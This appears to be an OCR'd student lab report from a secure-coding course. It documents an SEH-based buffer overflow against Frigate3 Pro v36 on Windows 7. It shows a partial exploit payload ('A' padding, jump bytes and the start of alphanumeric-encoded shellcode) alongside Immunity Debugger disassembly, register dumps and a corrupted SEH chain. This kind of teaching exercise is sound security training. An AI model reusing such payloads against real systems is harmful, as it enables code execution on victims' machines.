

SECURE CODING LAB-10


NAME: BHARANI NIKESH S
REG NO.: 18BCN7041

1.Download of frigate3_pro_v36 and deploy into windows 7.






```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAé Ku @‰äYÀÜqßZJJJJJJJJJJJJCCCCCC7RYjAXPDADAkAAQ2AB2BB0BBABXP8ABuJIi1xhn
```




```
C:\Program Files (x86)\Frigate3\
..
Addons          *
Data            *
Help            *
Plugins         *
ct                  exe
Frigate3            exe
unins000        *   exe
cabinet             dll
dcrawlib            dll
elpack04            bpl
Frigate Features    htm
Frigate             rtf
Frigate3        *   elf
license             txt
rtl60               bpl
Spell           *   cfg
tb2k_d6             bpl
unacev2             dll
unins000        *   dat
unrar3              dll
vcl60               bpl
WnASPI32            dll
```

● Computer name:
○ IP Address: 0 . 0 . 0 . 0



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

2.Attaching debuggers and checking the addresses of various registers.


File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting

```
770240F1   C3               RETN
770240F2   90               NOP
770240F3   90               NOP
770240F4   90               NOP
770240F5   90               NOP
770240F6   90               NOP
770240F7   90               NOP
770240F8   57               PUSH EDI
770240F9   8B7C24 0C        MOV EDI,DWORD PTR SS:[ESP+C]
770240FD   8B5424 08        MOV EDX,DWORD PTR SS:[ESP+8]
77024101   C702 00000000    MOV DWORD PTR DS:[EDX],0
77024107   897A 04          MOV DWORD PTR DS:[EDX+4],EDI
7702410A   0BFF             OR EDI,EDI
7702410C   74 1E            JE SHORT ntdll.7702412C
7702410E   83C9 FF          OR ECX,FFFFFFFF
77024111   33C0             XOR EAX,EAX
77024113   F2:AE            REPNE SCAS BYTE PTR ES:[EDI]
77024115   F7D1             NOT ECX
77024117   81F9 FFFF0000    CMP ECX,0FFFF
7702411D   76 05            JBE SHORT ntdll.77024124
7702411F   B9 FFFF0000      MOV ECX,0FFFF
77024124   66:894A 02       MOV WORD PTR DS:[EDX+2],CX
77024128   49               DEC ECX
77024129   66:890A          MOV WORD PTR DS:[EDX],CX
7702412C   5F               POP EDI
7702412D   C2 0800          RETN 8
77024130   57               PUSH EDI
77024131   8B7C24 0C        MOV EDI,DWORD PTR SS:[ESP+C]
77024135   8B5424 08        MOV EDX,DWORD PTR SS:[ESP+8]
77024139   C702 00000000    MOV DWORD PTR DS:[EDX],0
7702413F   897A 04          MOV DWORD PTR DS:[EDX+4],EDI
77024142   0BFF             OR EDI,EDI
77024144   74 1E            JE SHORT ntdll.77024164
77024146   83C9 FF          OR ECX,FFFFFFFF
77024149   33C0             XOR EAX,EAX
7702414B   F2:AE            REPNE SCAS BYTE PTR ES:[EDI]
7702414D   F7D1             NOT ECX
7702414F   81F9 FFFF0000    CMP ECX,0FFFF
77024155   76 05            JBE SHORT ntdll.7702415C
77024157   B9 FFFF0000      MOV ECX,0FFFF
7702415C   66:894A 02       MOV WORD PTR DS:[EDX+2],CX
77024160   49               DEC ECX
77024161   66:890A          MOV WORD PTR DS:[EDX],CX
77024164   5F               POP EDI
77024165   C2 0800          RETN 8
77024168   57               PUSH EDI
77024169   8B7C24 0C        MOV EDI,DWORD PTR SS:[ESP+C]
7702416D   8B5424 08        MOV EDX,DWORD PTR SS:[ESP+8]
```


```
Registers (FPU)
EAX 7FFAC000
ECX 00000000
EDX 770DF125 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 0692FFSC
EBP 0692FF88
ESI 00000000
EDI 00000000

EIP 770240F1 ntdll.770240F1

C 0   ES 0023 32bit 0(FFFFFFFF)
P 1   CS 001B 32bit 0(FFFFFFFF)
A 0   SS 0023 32bit 0(FFFFFFFF)
Z 1   DS 0023 32bit 0(FFFFFFFF)
S 0   FS 003B 32bit 7FFAC000(FFF)
T 0   GS 0000 NULL
D 0
O 0   LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Check for EIP address:




```
Registers (FPU)
EAX 0012F2E4
ECX 00000000
EDX 90909090
EBX 0012F2E4
ESP 0012E2A8
EBP 0012F304
ESI 0012E2BC ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 04AEF024 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

EIP 40006834 rtl60.40006834

C 0  ES 0023 32bit 0(FFFFFFFF)
```


Check SHE chain:



SEH chain of main thread

```
Address   SE handler
0012F2D4  rtl60.40010C4B
909020EB  *** CORRUPT ENTRY ***
```

The various registers while exploiting:



```
0006834   8B4A F8          MOV ECX,DWORD PTR DS:[EDX-8]
0006837   49               DEC ECX
0006838   7C 10            JL SHORT rtl60.4000684A
000683A   F0:FF4A F8       LOCK DEC DWORD PTR DS:[EDX-8]
000683E   75 0A            JNZ SHORT rtl60.4000684A
0006840   50               PUSH EAX
0006841   8D42 F8          LEA EAX,DWORD PTR DS:[EDX-8]
0006844   E8 9BC7FFFF      CALL rtl60.@System@@FreeMem$qqrpv
0006849   58               POP EAX
000684A   C3               RETN
000684B   90               NOP
000684C   53               PUSH EBX
000684D   56               PUSH ESI
000684E   89C3             MOV EBX,EAX
0006850   89D6             MOV ESI,EDX
0006852   8B13             MOV EDX,DWORD PTR DS:[EBX]
0006854   85D2             TEST EDX,EDX
0006856   74 1A            JE SHORT rtl60.40006872
0006858   C703 00000000    MOV DWORD PTR DS:[EBX],0
000685E   8B4A F8          MOV ECX,DWORD PTR DS:[EDX-8]
0006861   49               DEC ECX
0006862   7C 0E            JL SHORT rtl60.40006872
0006864   F0:FF4A F8       LOCK DEC DWORD PTR DS:[EDX-8]
0006868   75 08            JNZ SHORT rtl60.40006872
000686A   8D42 F8          LEA EAX,DWORD PTR DS:[EDX-8]
000686D   E8 72C7FFFF      CALL rtl60.@System@@FreeMem$qqrpv
0006872   83C3 04          ADD EBX,4
0006875   4E               DEC ESI
0006876 ^75 DA             JNZ SHORT rtl60.40006852
0006878   5E               POP ESI
0006879   5B               POP EBX
000687A   C3               RETN
000687B   90               NOP
000687C   85D2             TEST EDX,EDX
000687E   74 24            JE SHORT rtl60.400068A4
0006880   8B4A F8          MOV ECX,DWORD PTR DS:[EDX-8]
0006883   41               INC ECX
0006884   7F 1A            JG SHORT rtl60.400068A0
0006886   50               PUSH EAX
0006887   52               PUSH EDX
0006888   8B42 FC          MOV EAX,DWORD PTR DS:[EDX-4]
000688B   E8 5C000000      CALL rtl60.@System@@NewAnsiString$qqr
0006890   89C2             MOV EDX,EAX
0006892   58               POP EAX
0006893   52               PUSH EDX
0006894   8B48 FC          MOV ECX,DWORD PTR DS:[EAX-4]
0006897   E8 98CBFFFF      CALL rtl60.@System@Move$qqrpxvpvi
000689C   5A               POP EDX
```

```
Registers (FPU)
EAX 0012F2E4
ECX 00000000
EDX 90909090
EBX 0012F2E4
ESP 0012E2A8
EBP 0012F304
ESI 0012E2BC ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 04AEF024 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

EIP 40006834 rtl60.40006834

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0  (EQ)
FCW 1372  Prec NEAR,64  Mask    1 1 0 0 1 0
```